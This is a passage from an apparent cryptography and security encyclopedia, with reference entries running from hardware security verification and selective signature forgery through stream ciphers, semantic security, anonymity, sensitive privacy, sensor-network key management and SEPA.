In order to restrict hardware timing channels and counterfeit input channels, dynamic information flow tracking is performed (Suh et al., 2004; Tiwari et al., 2009; Oberg et al., 2010; Ardeshiricham et al., 2017, 2019; Qin et al., 2020). Preventing these timing channels helps in restricting software-based attacks. However, current information flow tracking practices are not scalable for larger designs.

Theorem Proving

Theorem proving has been a very popular software verification technique. In order to translate the same methodology to the hardware domain, a tool known as VeriCoq was proposed which converts Verilog to Coq theorem proving language (Bidmeshki and Makris, 2015). VeriCoq is typically used in the proof-carrying hardware intellectual property (PCHIP) framework, thereby bolstering the trust in third-party IP (3PIP).

Secure HDL

Security-aware hardware description languages (HDLs) have been developed, e.g., Caisson (Li et al., 2011) and Sapper (Li et al., 2014). Based on the security properties, these HDLs assign security labels to each wire and register. However, this is not scalable, especially for legacy IPs.

Assertion-Based Verification

Several security assertion-based verification techniques have been developed over the years, which use formal or simulation-based verification

to detect security violations using these assertions (Abramovici and Bradley, 2009; Bilzor et al., 2012, 2011; Hicks et al., 2015). Recently, a tool called Transys has been developed which translates security assertions of one design to another (Zhang and Sturton, 2020). Reutilization of commercial tools like JasperGold using security-based assertions was performed by Farzana et al. (2019). Information flow models were utilized to design security properties in order to identify critical paths (Hu et al., 2018).

Symbolic Testing

Since formal verification is constrained by state space explosion, directed test generation using symbolic simulation has been proposed for security verification (Zhang and Sturton, 2018; Zhang et al., 2018). The authors convert the RTL design to a high-level representation using Verilator and then uses KLEE symbolic simulation framework to detect vulnerabilities.

Open Problems and Future Directions

Although various solutions have been proposed in academia for security verification, none of them have been evaluated to be scalable on a large SoC. Therefore, it is imperative that the EDA community develops verification tools that can detect the security vulnerabilities of commercial SoCs.

Selective Forgery of Digital Signatures

Gerrit Bleumer[90] ✉
(90) Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

✉ **Gerrit Bleumer**
Email: g.bleumer@francotyp.com

Definition

Selective forgery of digital signatures is a message-related forgery against a cryptographic digital signature scheme. Given a victim's verifying key, a selective forgery is achieved if the attacker finds a signature *s* for a message *m* selected by the attacker prior to the attack, such that the signature *s* is valid for *m* with respect to the victim's verifying key. Selective forgery defines the outcome of an attack, NOT the way how or how often the attacker can interact with the attacked signer while the attack is performed (forgery and (Menezes et al. 1997)). Important types of attacker goals used to formally define the security of digital signature schemes are in order of increasing strength: existential forgery, selective forgery, and total break.


Definitions



Selfie biometrics is an authentication mechanism in a smartphone or a wearable device where a user captures images of their biometric traits (such as face or fingerprints) by using the imaging sensors available in the device itself.

Background

Since the inception of smartphones, smartphone *cameras* have made substantial progress. Image resolution, aperture size, and the sensor size of smartphone cameras have all improved tremendously over time. Since 2008, the megapixel count of these images has gone up from 2 to over 20; apertures have become brighter, with f/1.4 camera modules being considered; and sensor diagonal has increased from 0.25 inches to approximately 0.45 inches. These advances in smartphone cameras

facilitate the acquisition and integration of selfie biometric modalities (Jain et al., 2011) such as the face (Patel et al., 2016) and ocular region for mobile user authentication (Rattani et al., 2019b; Heusch et al., 2019). A *selfie*, by definition, is a self-portrait photograph, typically taken with a smartphone's camera, while being held in hand or supported by a selfie stick, or a wearable device.

Figure 1 shows an example of selfie face (Patel et al., 2016), fingerphoto (Mather et al., 2020) ,and ocular images (Rattani et al., 2019b; Heusch et al., 2019) captured from smartphone.

Selfie Biometrics, Fig. 1 Example of selfie (**a**) face images captured using iPhone X, (**b**) fingerphoto taken from UNFIT database (Sankaran et al., 2015), and (**c**) ocular images taken from VISOB dataset (Rattani et al., 2016)

In some cases, passcodes are used in conjunction with biometrics in a multi-factor configuration such as in iPhone X series and iPhone XI.

Application

The applications of selfie biometrics are in border control, financial transactions, and access control (Rattani et al., 2019a; Sankaran et al., 2015; Rattani and Derakhshani, 2018; Marsico et al., 2015).

- *Border Control*. Passenger-friendly security is one of the primary concerns at high-volume border checkpoints such as airports. Mobile devices are increasingly being utilized to facilitate customs and border crossings to address such needs. Mobile passport apps are already taking advantage of face selfie to authenticate and process international travelers using their smartphones.
- *Financial Market*. The democratization of financial services has gone hand-in-hand with the spread of mobile technologies. Examples include online shopping, micro-lending, immediate transfer of funds, or paying bills via mobile apps. Biometrics is increasingly being used to authenticate the involved parties in such transactions. Mobile wallets and other payment systems, such as Apple Pay and Android Pay, along with major players like MasterCard are utilizing smartphone-based selfie face and fingerprint authentication for financial transactions.
- *Access Control*. Access control is used to regulate restricted access to resources or a place. Physical and logical are two main types of access control. While physical access control limits access to buildings, rooms, areas, and IT assets, logical access control limits connection to computer networks, system files, and personal devices such as smartphones and iPads. The role of selfie biometrics mainly in logical access control is to avoid illegal access by validating the identity of a user through biometric traits. These biometric-based access control solutions are better authentication methods compared to physical keys, key cards, and PINs because they cannot be lost, stolen, and easily compromised.

Open Problems and Future Directions

Open-set liveness/spoof detection Reported error rates regarding the performance of proposed countermeasures against spoof attacks (Rattani et al., 2019b) in mobile devices are usually high, especially for replay attacks. This suggests the need for advanced and accurate methods for liveness and spoof detection for selfie biometrics. Therefore, the development of advanced and open-set liveness/anti-spoof detection methods for known and novel spoof attacks should be the path forward (Rattani et al., 2015).

On-device computation Recently, deep learning-based models have obtained very low error rates for biometrics-based mobile user authentication (Rattani et al., 2019b). However, training and testing a deep learning model is space and computationally expensive due to millions of parameters and computations that need to be performed on the data.

The significant challenge associated with selfie biometrics is the limited availability of resources within the smartphone for storage and computation. Therefore, it may be necessary to outsource the computing and storage demands to cloud computing to surpass mobile resource limits which introduces several challenges like latency, scalability, and privacy. *On-device computing* is a viable solution to reduce the latency of deep learning and addressing scalability and privacy challenges in mobile user authentication. Therefore, there is a need to develop compact size deep learning models for on-device mobile user authentication. Methods such as pruning and parameter quantization should be investigated to reduce the size of the developed models at the same time maintaining the best tradeoff between the accuracy and the model size.

Fairness analysis Recently released 2019 NIST report (Grother et al., 2019) suggests differential performance of the face recognition system across demographic factors such as gender, race, and age. The performance of selfie biometrics should be evaluated across demographic cohorts which warrants benchmarking selfie biometrics datasets collected across a wide demographic group.

Summary

In this entry, selfie biometrics is defined and the background is presented. Further, the applications, open issues, and future research directions are

enumerated.

Self-Shrinking Generator

Caroline Fontain[93] ✉
(93) Lab-STICC/CID and Telecom Bretagne/ITI, CNRS/Lab-STICC/CID and Telecom Bretagne, Technopole Brest Iroise, Brest, France

✉ **Caroline Fontain**
Email: Caroline.Fontaine@telecom-bretagne.eu

Definition

The self-shrinking generator is a clock- controlled generator that has been proposed in Meier and Staffelbach (1995); it is strongly related to the shrinking generator, but uses only one Linear Feedback Shift Register (LFSR)*R*, producing a maximum-length sequence.

Background

Its principle is really easy to get: the output sequence of the LFSR is partitioned into pairs of bits. According to the value of the pair, one bit is added to the keystream, and then the pair is discarded and we go to the next one. More precisely:

Pair	Bit added
10	0
11	1
01	No bit added
00	No bit added

Example

Let us consider that R has length four, and that its feedback is given by $s_{t+1} = s_t + s_{t-3}$. If the initial state is $s_3 s_2 s_1 s_0 = 0101$, then the output of the LFSR is 10 10 11 00 10 00 11 11 01 01 10 01 00 01 11 10 10 11 00 10 00 11 11 … This gives the following output for the whole scheme: 00101101001011…..

Theory

A survey on the possible attacks has been provided in 2001 in Zenner et al. (2001), and more recent attacks have been published in Hell and Johansson (2006), Zhang and Feng (2006), and Debraize and Goubin (2008). The attack presented in Zhang and Feng (2006) retrieves the initial state of the LFSR with a time complexity of $O(2^{0.556n})$ (respectively $O(2^{0.571n})$), a memory complexity of $O(n^2)$ from $O(2^{0.161n})$ (respectively $O(2^{0.194n})$) bits of keystream for $n \geq 100$ (respectively $n < 100$). This attack, as the one presented in Hell and Johansson (2006), is independent of the Hamming weight of the feedback polynomial of the LFSR. In a more recent paper, the authors of Debraize and Goubin (2008) showed that the attack efficiency can be improved for some values of the Hamming weight of the feedback polynomial.

Some variants of the Self-Shrinking Generator have been proposed: (Hu and Xiao 2004), which cannot be considered more secure than the original one (Zhang et al. 2004; Dong and Hu 2007; Kanso 2010), whose security seems to be better for the moment.

Definitions

In a self-sovereign identity system, individuals, entities, and corporations can manage all the elements that constitute their identity and digitally control the access to their associated credentials, giving users the freedom and exclusive power to determine their anonymity and privacy choices.

Theory and Applications

Since the appearance of the Internet in the 1970s, the contemporary world has experienced a significant transition of information from physical to digital formats. One of the most notable matters that has recently arisen is the acquisition of digital identities. The need for identification in the digital world comes from different demands, such as registration to websites, hiring of services, validation of credentials, or verification of authorship (Lyons et al., 2019; Alboaie and Cosovan, 2017).

Consolidated authentication systems today make use of services that bind users to identifiers. The vast majority of these services are centralized systems that control not only the identifiers but also the personal and

private information associated with them (Lyons et al., 2019; Mühle et al., 2018). This way, the real owners of the digital identities are not the individuals but the corporations that control the wealth of data, standing in the way of users' anonymity and privacy rights. New legislation such as the General Data Protection Regulation (GDPR) of the European Union or the California Consumer Privacy Act (CCPA) certifies the need for new models that improve the security and privacy of individuals and entities in the digital world.

The World Wide Web Consortium (W3C) is already promoting the specification of an open-standard framework for building global and self-sovereign identities. This framework is based on decentralized technologies, such as blockchains, hash tables, and semantic data graphs, which provide a powerful foundation for privacy-respecting identity management infrastructures (van Bokkem et al., 2019; Mühle et al., 2018). In this regard, one of the most notable works from W3C is the definition and design of decentralized identifiers (DIDs), which are globally unique persistent identifiers that are generated and registered cryptographically (Reed et al., 2020). DIDs are typically anchored in a distributed ledger, removing the need for centralized registration authorities and allowing users to self-manage their identifiers and decide on their anonymity.

A self-sovereign identity system takes this new decentralized identity paradigm a step further by giving users control not just of their identifiers but also of the data associated with them (Mühle et al., 2018). Similarly, as in real life, users should be able to decide exactly what precise pieces of information are shared and to whom and to be sure that the shared information is not made publicly available by and to anyone else. This desirable feature is paramount in self-sovereign identity systems, and it is actually feasible to implement digitally using zero-knowledge proofs (ZKPs) (Kulabukhova, 2019).

Therefore, self-sovereign identity systems foster users to create their own digital identities. Users are typically individuals, but digital identities can also represent more abstract concepts, such as institutions, entities, animals, or machines (Mühle et al., 2018). The user onboarding process in a self-sovereign identity system usually starts with a user creating his or her own unique DID or DIDs. Note that, by the construction of DIDs, the identifier is anchored in a distributed ledger and not subject to any centralized third party, and hence, the user has full control over the DID.

Moreover, the user behind an identifier can remain anonymous until the user decides otherwise. Once a DID is created, the process consists of attaching information to that identifier.

Information about identities is done through the emission and reception of claims. A claim is any statement an identity makes about another identity. In a rudimentary sense, such a statement consists of an attribute name-value pair or a collection of several attribute name-value pairs (Lyons et al., 2019). For example, a claim can be from formal credentials, such as passports, social security numbers, student IDs, or bank accounts, to simpler statements such as “this identity is my friend,” “we work together,” “I certify this identity is good at organic chemistry.” The importance or trustworthiness of a claim will depend on the reputation of the identity issuing that claim. For instance, if the user decides to link the DID to her physical identity, this would typically require that the user goes to a public entity, shows an identity card, and proves to the authority that she is the owner of that DID. Then, the authority would emit a claim certifying the correspondence between the user and her DID.

Thus, if a user wants to prove to a third party that she satisfies certain requirements, she can prove that trusted identities issued claims certifying that she satisfies the requirements. For instance, if a user wants to prove to a third party that she holds a library card, she could do so by proving that an identity associated with a library issued her a claim stating that she holds a card from this library. With ZKP, the user could do all the proving process without revealing what is her library card number or even her own identity. Current implementations of self-sovereign identity systems make use of a particular type of ZKP called zk-SNARKs, whose proofs’ succinctness and fast verification make them very convenient for distributed systems.

Open-source projects like Jolocom, Sovrin, uPort, and iden3 are playing a pioneering role in the development of self-sovereign identity solutions. They base their product on different blockchains and make use of independent implementations of ZKP to guarantee privacy to their users.

Open Problems and Future Directions

Self-sovereign identity systems are complex architectures that make use of cutting-edge technology that is difficult to understand by most end users. One of the main challenges of these systems is the implementation of

designs that can abstract the complexities of the underlying mechanisms and permit a full and global adoption of the system. Another big challenge is the definition and specification of global and consistent standards that will make interoperability between different systems practical.

Self-sovereign identity systems put users in the center and allow them to control their identities and decide what specific data to disclose. This new identity paradigm opens the door to decentralized social networks as well as sheds some light on some of the ongoing problems of online voting.


Synonyms

Asynchronous stream cipher

Definition

In a self-synchronizing, or asynchronous, stream cipher, the keystream depends on the secret key of the scheme, but also of a fixed number, say t, of ciphertext digits (that have already been produced, or read; this distinguishes it from a synchronous stream cipher).

Background



The idea of self-synchronization was patented in 1946 and has the advantage that the receiver will automatically synchronize with the keystream generator after receiving t ciphertext digits.

Example

A simple example of a self-synchronizing stream cipher is a block cipher in cipher-feedback mode (CFB).

Theory

A self-synchronizing stream cipher can be viewed as depicted in Fig. 1.

Self-Synchronizing Stream Cipher, Fig. 1 Self-synchronizing stream cipher

According to its design, such a scheme is able to resynchronize the keystream with the message with just a few correct bits of ciphertext. This means that if some bits are inserted or deleted in the ciphertext, just a small part of the plaintext will not be obtained correctly; the next set of t consecutive correct bits in the ciphertext will be sufficient to resynchronize the keystream and produce the following bits of the plaintext correctly.

But, if one bit of the ciphertext has been altered during the transmission, some errors will occur during the decryption of the next t bits; after this, decryption will go on correctly.

What can do an active attacker with such a scheme? According to the propagation of each error in a ciphertext on about t bits of plaintext, it is more difficult for an attacker to forge a plaintext of its choice than in a *synchronous stream cipher*. Moreover, it is also more difficult for him to desynchronize the keystream since the scheme is able to resynchronize it by itself. If the attacker wants to desynchronize all the keystream, he has to do a lot of modifications on the ciphertext (Rueppel 1986). Nevertheless, some complementary mechanisms, that can ensure authentication or integrity of the ciphertext are welcome to help the receiver checking that all is going well.

At last, since each plaintext digit influences the whole ciphertext (through the feedback of the ciphertext on the keystream generation), the statistical properties of the plaintext are dispersed in the ciphertext, and such a scheme may be more resistant against attacks based on plaintext redundancy than *synchronous stream ciphers*.

The security of self-synchronizing stream ciphers is strongly related to the nonlinearity of Boolean functions, as discussed in Maurer (1991), Daemen et al. (1992), and Guillot and Mesnager (2005).

Applications

Designs of self synchronizing stream ciphers have been proposed in Maurer (1991) and Daemen et al. (1992), and more recently in Daemen and Kitsos (2008).

Synonyms

Indistinguishability of encryptions

Definition

Semantic security is a notion to describe the security of an encryption scheme.

An adversary is allowed to choose between two plaintexts, m_0 and m_1, and he receives an encryption of either one of the plaintexts. An encryption scheme is semantically secure, if an adversary cannot guess with better probability than 1/2 whether the given ciphertext is an encryption of message m_0 or m_1. The notion is also referred to as *indistinguishability of encryptions* and noted as IND. Historically, the word "semantic" came from the definition that the encryption reveals no information no matter what kind of semantics are embedded in the encryption. It has been proven that the definition describing this requirement is equivalent to the indistinguishability of encryptions.

Background: The notion of semantic security was developed in order to treat rigid security of encryption schemes.

Theory

The notion of semantic security can be further distinguished by the power of adversary. More specifically, a powerful adversary may have access to an encryption *oracle* and/or decryption oracle at various stages of the guessing game. Here, an encryption oracle is an oracle that provides an encryption of a queried plaintext, and a decryption oracle provides the decryption of a queried ciphertext.

The notion of semantic security can be applied to both symmetric cryptosystems and Public Key Cryptosystems. But since the concrete security analysis of a public key encryption scheme is more tractable, the term is more frequently used to discuss the security of public key encryption schemes.

In a public key encryption scheme, the adversary can always access the encryption oracle, because he can encrypt by himself. Therefore the semantic security must be achieved against such an adversary. Such security is called "semantically secure against chosen plaintext attack" and written IND-CPA. The threat of adversary who has access to decryption oracle is called chosen ciphertext attack (CCA). If a public-key scheme is semantically secure against an adversary who has access to a decryption oracle before determining the pair of plaintexts m_0 and m_1, it is called IND–CCA1. If a public-key scheme is semantically secure against an adversary who has access to a decryption oracle not only before receiving a target ciphertext but also during the guessing stage, then it is defined as IND–CCA2. It is regarded that this type of adversary is the most powerful. Therefore the scheme achieving IND–CCA2 is considered most secure. (There is a restriction on this type of adversary, namely that he cannot receive an answer of the target ciphertext from decryption oracle.) Besides semantic security, there are related notions such as Non-Malleability and Plaintext Awareness.

Synonyms

Anonymity

Definitions

Sender anonymity (SA) is a property aimed at ensuring an eavesdropper/adversary cannot reliably identify the originator of a message within a set of subjects called the anonymity set. It is assumed an eavesdropper/adversary may have the ability to access all messages and network links including those connecting potential senders.

The anonymity set for the attacked message is composed of all network nodes that have sent messages within a certain time window preceding the reception of the attacked message. The time window length is influenced by network characteristics such as topology and latency. In order to prevent an adversary from distinguishing different messages by their length, all messages should be encrypted and have the same length (Bleumer, 2011).

Background

The concept of anonymous communication network was introduced in 1981 (Chaum, 1981) where a set of senders was allowed to send an encrypted

message to the intended recipient via a group of servers (mix network) that were able to batch and reorder messages before forwarding them to the next hop (server) in the network. Messages are fully decrypted by a final server and delivered to the intended recipients. Anonymous web browsing such as ToR is also based on mix network concepts.

Theory/Application/Both

When SA holds, then even if Alice sends a message to Bob, the latter cannot trace Alice's identity.

Open Problems and Future Directions

Even when SA is enforced, some information can still leak such as:

- Type and amount of transmitted/received data
- Data exchange time and presence of the subject

SA is a stronger property than sender unlinkability (SUL) (Kumar et al., 2015) where an adversary can associate a message with its sender but not access the message content nor its recipient(s) (Veeningen et al., 2010). Nevertheless, SA is weaker than sender unobservability (Pfitzmann and Hansen, 2010), where the attacker cannot even detect whether a node has sent a message. Unobservability does not allow presence visibility nor exposes the amount of exchanged data.

Mix networks can provide SA against computationally restricted eavesdroppers (Chaum, 1981), whereas DC (dining cryptographers) networks (Chaum, 1985, 1988) can cope with computationally unrestricted eavesdroppers. Nevertheless, sender unobservability requires adding dummy messages to both mix and DC networks. Mix networks route messages through a set of nodes (mixing nodes) that shuffle them, possibly encrypt them, and forward them to other (possibly mixing) nodes to finally reach the destination/receiver. Messages are encrypted by each mixing node using public key cryptography of the next node in the chain, adding layers of encryption to the original messages. Onion routing such as ToR (Goldschlag et al., 1999) is the most widespread application making use of this approach.

DC networks, albeit providing both sender and receiver anonymity, are limited in practice by their implementation complexity, apart from lack of robustness with respect to malicious participants, collisions, and dependence from the security of the communication channels (Franck, 2013).

An interesting criticism comes from Desmedt and Piper (2019) on the fact that anonymous communication is always possible in practice. In fact, the content of a message may reveal the name of the sender or may leak for whom the message is really intended; this has impact on Chaum's dining cryptographer's solution.

Sensitive Privacy: Data Privacy for Analyzing Anomalies

Hafiz Asif[98] ✉
(98) Rutgers University, Newark, NY, USA

✉ **Hafiz Asif**
Email: hafiz.asif@rutgers.edu

Synonyms

Differential privacy; Privacy-preserving outlier detection

Definitions

Sensitive privacy is an algorithm-level constraint to limit information disclosure about individuals while analyzing data for anomalies. Given access to the output of a sensitively private algorithm, an attacker cannot infer information about any specific individual whose data were in the input and pertained to non-anomalous behavior.

Background

Modern methods of anomaly identification, for example, (β, r)-anomaly (Knox and Ng, 1998), label a record as anomalous based on its degree of dissimilarity from other existing records in the given dataset. Consequently, the labeling of a record as anomalous is specific to a dataset, and knowing that a record is anomalous can leak a significant amount of information about the other records. Sensitive privacy (SP) (Asif et al., 2019) was

introduced to protect against this type of privacy leakage while preserving meaningful utility, for example, accuracy, of the analysis.

Individuals' privacy is characterized as follows. The algorithm is privacy-protecting if its output remains "unaffected" by the presence or the absence of any individual's record in the input. This notion of privacy protects every individual against any risk incurred due to the presence of their information, and it was first formalized as differential privacy (DP) (Dwork et al., 2006), which is now widely used in data-driven computing (e.g., by big tech. companies and the US Census).

The fundamental idea underpinning DP is that for two different input datasets are close (i.e., similar) to each other, the corresponding outputs of a private algorithm are statistically close to each other. Therefore, we have to consider other close-by datasets to assess the risk, for example, by considering the addition/removal of records from the given dataset. To do this, we need to define the set of all datasets, which we denote by $\mathcal{k}^{\inf}$ where R is a (finite) set of all possible records. That is, all records that can be constructed by considering all possible values of the features (i.e., attributes). Thus, for a dataset $\mathcal{B} \notin \mathit{\Gamma}_{\mathcal{P}}$ and a record $i \in R$, x_i gives the number of records in x that have value i.

Theory & Concepts

To understand sensitive privacy, it is helpful to get a sense of the problem it solves. Let us say a data analyst wants to find all anomalies, for example, fraudulent transactions, in a given dataset while requiring: (1) high accuracy and (2) privacy-protection of the normal (i.e., non-anomalous) records. Satisfying the two requirements naively, however, leads to the following conundrum.

The task is to reveal the anomalies. So, it may appear that revealing them – and none of the normal records – gives high accuracy and privacy of normals. But this is misleading, especially, when the anomalies are defined relative to the other records. Because knowing the anomalies leaves many ways to infer information about the normal records.

Therefore, the set of records (e.g., transactions) to be protected has to be carefully enlarged beyond the normal records in a data-dependent way. There are general (DP-like) privacy-defining frameworks, such as Pufferfish and Blowfish – for the privacy definitions discussed here, see the

survey by Desfontaines and Pejó (2020) – which one can use for our purposes, but they presume one knows what records are to be protected. Protected DP defines what records to protect in anomaly detection, but considers anomalies to be defined globally and dataset-independently; thus, it is not applicable for most real-world settings, where a record is considered anomalous only relative to the other records. In contrast, anomaly-restricted DP defines privacy for data-dependent anomalies with a severe practical limitation: it considers that there is only *one anomaly* in the dataset.

Notably, only *sensitive privacy* (SP) (Asif et al., 2019, 2021) achieves our goal for general definitions of anomalies and without limiting assumptions. It conceptualizes privacy using the crucial notion of sensitive records, which is based on the fundamental conception of an anomaly, and explicitly incorporates the given anomaly definition so that the data-dependent nature of the anomalies can be captured. Informally, a record is considered *sensitive* if it is normal or becomes normal under a small change (e.g., addition or removal of a few records) in the dataset. Considering these small changes is necessary because, conceptually, anomalies are the records that markedly deviate from other records in the dataset (Knox and Ng, 1998); thus, a small change in the dataset should not change the label (to normal) of a record that is really anomalous. But if this happens, then this record is closer to the anomaly-normal boundary and should be considered potentially normal and be protected.

Formally, for a given anomaly definition, A, a dataset x and a positive integer k (to quantify the small change), *we say a recordiisk-sensitive with respect toxif there exists a datasety, obtained by adding and/or removing up tokrecords fromx* (i.e., $\|y - x\|_1 \leq k$), *such thatiis not anomalous with respect to* (w.r.t.) y. With this, we can formally define sensitive privacy.

Definition 1 For a given anomaly definition A, privacy parameter $\varepsilon > 0$, and sensitivity parameter $k \geq 1$, we say an algorithm, M, is sensitively private if for all datasets x and y, which differ by one record that is k-sensitive w.r.t x or y, and for all events $R \subseteq \texttt{support}(M)$, it holds that

$$\Pr[M(x) \in R] \leq e^{\varepsilon} \Pr[M(y) \in R].$$

The above inequality constraints M (a randomized algorithm) to produce the same output with "almost the same" probability for two datasets that differ by a sensitive record. Here "almost the same" is controlled by ε: the smaller its value, the higher the privacy guarantee. For example, for $\varepsilon = 0$ gives the highest level of privacy.

The sensitivity parameter, k, allows the domain expert to decide what level of change is considered small. Typically, the larger the value of k, the larger the set of sensitive records; hence, the higher the privacy guarantee because more records will be protected with a higher privacy guarantee.

Importantly, sensitive privacy ties the privacy guarantee of each record based on its degree of being anomalous, that is, its outlyingness: the more anomalous a record, the less privacy it gets, while all sensitive records have the same high privacy guarantee. Additionally, sensitive privacy retains the privacy guarantee under post-processing.

How to Achieve Sensitive Privacy

Sensitive privacy (SP) generalizes differential privacy (DP) (which has poor utility for anomaly analysis), and it is mathematically related to the notion of outlier privacy as well as protected DP. Thus, these relationships allow one to adapt constructions, developments, and algorithms developed to satisfy one privacy definition (e.g., protected DP) to sensitive privacy and vice versa. Furthermore, some simple approaches have been proposed to develop SP algorithms or compile a DP algorithm into SP algorithm for anomaly identification and binary queries (Asif, 2021; Asif et al., 2021).

Sensor key establishment and maintenance

Definition

Key management involves all the operations related to cryptographic keys, including key generation, distribution, storage, update, etc.

Background

Sensor networks are powerful and economical solutions for both civilian and military applications, such as traffic monitoring and site surveillance, because their capability and flexibility are built on the top of low-cost and small-size sensors. Meanwhile, sensor networks are also vulnerable to various security attacks due to their extremely scarce resources and their unattended, hostile operating environments.

Cryptographic keys are used to encrypt/decrypt sensor data or to generate/verify authentication tags, in order to provide data confidentiality, integrity, and authentication. Therefore, key management is a fundamental security building block for sensor network security.

Theory

Providing security is particularly challenging in sensor networks due to the resource limitations of sensor nodes. As a specific example, it is not practical to use asymmetric cryptography in a sensor network where each node consists of a 7.8 MHz underpowered processor with only 4 KB of RAM space (Mica2 Motes). Thus, key management protocols for sensor networks are mostly based upon symmetric key algorithms.

An important design consideration for security protocols based on symmetric keys is the degree of key sharing between the nodes in the system. At one extreme, network-wide keys are used for encrypting data and for authentication. This key-sharing approach has the lowest storage costs and is very energy-efficient since no communication is required between nodes for establishing additional keys. However, it has the obvious security disadvantage that the compromise of a single node will reveal the global key.

At the other extreme, another key-sharing approach can be employed, in which all secure communication is based on keys that are shared pairwise between two nodes. From the security point of view, this approach is ideal since the compromise of a node does not reveal any keys that are used by the other nodes in the network. However, under this approach, each node will need a unique key for every other node that it communicates with. Moreover, in many sensor networks, the immediate neighbors of a sensor node cannot be predicted in advance; consequently, these pairwise shared keys will need to be established after the network is deployed.

In practice, different types of messages exchanged between sensor nodes have different security requirements, and that a single keying mechanism is not suitable for meeting these different security requirements. Therefore, typically four types of keys are needed in sensor networks (Zhu et al. 2003).

- *Individual Key*. Every node has a unique key that it shares with the base station. This key is used for secure communication between the node and

the base station. For example, a node can use its individual key to compute message authentication codes (MACs) for its sensed readings if the readings are to be verified by the base station. A node may also send an alert to the base station if it observes any abnormal or unexpected behavior of a neighboring node. Similarly, the base station can use this key to encrypt any sensitive information, e.g., keying material or special instruction that it sends to an individual node.

- *Group Key*. This is a globally shared key that is used by the base station for encrypting messages that are broadcast to the whole group. For example, the base station issues missions and sends queries and interests. Note that from the confidentiality point of view there is no advantage to separately encrypting a broadcast message using the individual key of each node. However, since the group key is shared among all the nodes in the network, an efficient rekeying mechanism is necessary for updating this key after a compromised node is revoked.
- *Cluster Key*. A cluster key is a key shared by a node and all its neighbors, and it is mainly used for securing locally broadcast messages, e.g., routing control information or securing sensor messages, which can benefit from passive participation. Researchers have shown that in-network processing techniques, including data aggregation and passive participation, are very important for saving energy consumption in sensor networks. For example, a node that overhears a neighboring sensor node transmitting the same reading as its own current reading can elect to not transmit the same. In responding to aggregation operations such as MAX, a node can also suppress its own reading if its reading is not larger than an overheard one. Clearly, for passive participation to be feasible, sensor nodes should be able to decrypt or verify some classes of messages, e.g., sensor readings, transmitted by their neighbors. This requires that such messages be encrypted or authenticated by a locally shared key. As such, each node is provided with a unique cluster key shared with all its neighbors for securing its messages. Its neighbors use the same key for decrypting or verifying its messages.
- *Pairwise Key*. Every node shares a pairwise key with each of its immediate neighbors. Pairwise keys are used for securing communications that require privacy or source authentication. For example, a node can use its pairwise keys to secure the distribution of its cluster key to its neighbors, or to secure the transmission of its sensor

readings to an aggregation node. Note that the use of pairwise keys precludes passive participation.

Among all these keys, since individual and group keys could be preloaded into every sensor and cluster key could be established through pairwise key, pairwise key management is the focus of following discussion. In general, there are two ways to establish pairwise keys: *deterministic* and *probabilistic*.

In a deterministic scheme, such as the Blundo scheme (Blundo et al. 1993), the pairwise key is established in a deterministic way. To be more specific, the key server first randomly generates a symmetric bivariate k-degree polynomial $f(x, y) = \sum_{i,j=0}^{k} a_{ij} x^i y^j$ over a finite field Fq, where q is a prime number that is large enough to accommodate a cryptographic key. A polynomial f(x, y) is said to be symmetric if f(x, y) = f(y, x). The key server computes f(i, y) for node i, and then loads node i with all the k + 1 coefficients (as a function of y). When two nodes i and j want to establish a pairwise key, they compute f(i, j) (or f(j, i), which is the same) by evaluating f(i, y) at point j and f(j, y) at point i, respectively; f(i, j) serves as their pairwise key. The above scheme has been proved to be unconditionally secure and k-collusion-resistant.

A probabilistic scheme (Eschenauer and Gligor 2002) typically has three phases: first, key setup prior to deployment; second, shared key discovery after deployment; third, path key establishment if two sensors do not share a common key in phase two. Specifically, prior to deployment, a ring of keys is distributed to each sensor node, each key ring consisting of randomly chosen keys from a large pool of keys that are generated off-line. Then, after deployment, two nodes can communicate to discover the shared keys between them. Because of the probabilistic nature of this scheme, shared keys may not exist between some pairs of nodes. In this case, some other nodes in the path can help them to establish a key. There are also improvement schemes, e.g., by leveraging deployment knowledge in pairwise key establishment, to enhance the probability of key sharing (Du et al. 2004).

Open Problems

Symmetric-key-based schemes are widely used as they have relatively low computational complexity, which are suitable for wireless sensor networks

that are very limited in resources. Public key schemes can provide simpler solutions with much stronger security guarantee, but it was commonly believed that public key schemes are too computationally expensive for wireless sensor networks. However, recent research (Wander et al. 2005; Du et al. 2005; Zhang and Varadharajan 2009) has shown that public key schemes (e.g., based on elliptic curve cryptography (ECC) (Liu and Ning 2008)) are no longer impractical for sensor networks, although their applications are still limited. How to deploy and implement public key cryptography for general applications in wireless sensor networks will be an open problem in the near future.

Single euro payments area

Definition

The Single Euro Payments Area (SEPA) will be the area where citizens, companies, and other economic participants make and receive payments in euro, whether between or within national boundaries, under the same basic conditions, rights, and obligations. In the long term, the uniform SEPA payment instruments are expected to replace national euro payment systems now being operated in Europe.

Background

The European Payments Council (EPC) is the decision-making and coordination body of the European banking industry in relation to payments. The EPC develops the payment schemes and frameworks necessary to realize the Single Euro Payments Area (SEPA). SEPA is an EU integration initiative in the area of payments designed to achieve the completion of the EU internal market and monetary union.

SEPA is an EU-wide policy-maker-driven integration initiative in the area of payments designed to achieve the completion of the EU internal market and monetary union. Following the introduction of euro notes and coins in 2002, the political drivers of the SEPA initiative – EU

governments, the European Commission, and the European Central Bank – focused on harmonizing the euro payments market. Integrating the multitude of national payment systems existing today is a natural step toward making the euro a truly single and fully functioning currency. SEPA will become a reality when a critical mass of euro payments has migrated from legacy payment instruments to the new SEPA payment instruments.

Applications

The European banking industry has defined SEPA schemes for credit transfers and direct debits together with a SEPA data format based on global ISO standards. The SEPA Credit Transfer scheme was successfully launched in January 2008. The SEPA Core Direct Debit scheme and the SEPA Business to Business Direct Debit scheme went live in November 2009, the point in time when EU member states have adopted a common legal framework for payments. Both Debit schemes include the option to use electronic mandates (e-mandates) as well as or instead of the customary paper mandates. As of November 2009, banks gradually roll out SEPA Direct Debit services. In a step-by-step process, all banks in the euro area offering direct debit services today will become reachable for SEPA Core Direct Debit by November 2010. The recent EU Regulation on cross-border payments in euro mandates the timelines for banks to create reachability for European direct debits.

For payment cards, a SEPA Cards Framework has been agreed and is in the process of being implemented by banks, card schemes, and card processors. It describes a general purpose card for euro payments including principles for banks, card schemes, card service providers, and other stakeholders.

Synonyms

Dynamic separation of duties; History-based separation of duties; Operational separation of duties; Segregation of duties; Static separation of duties; Strong exclusion; Weak exclusion

Definition

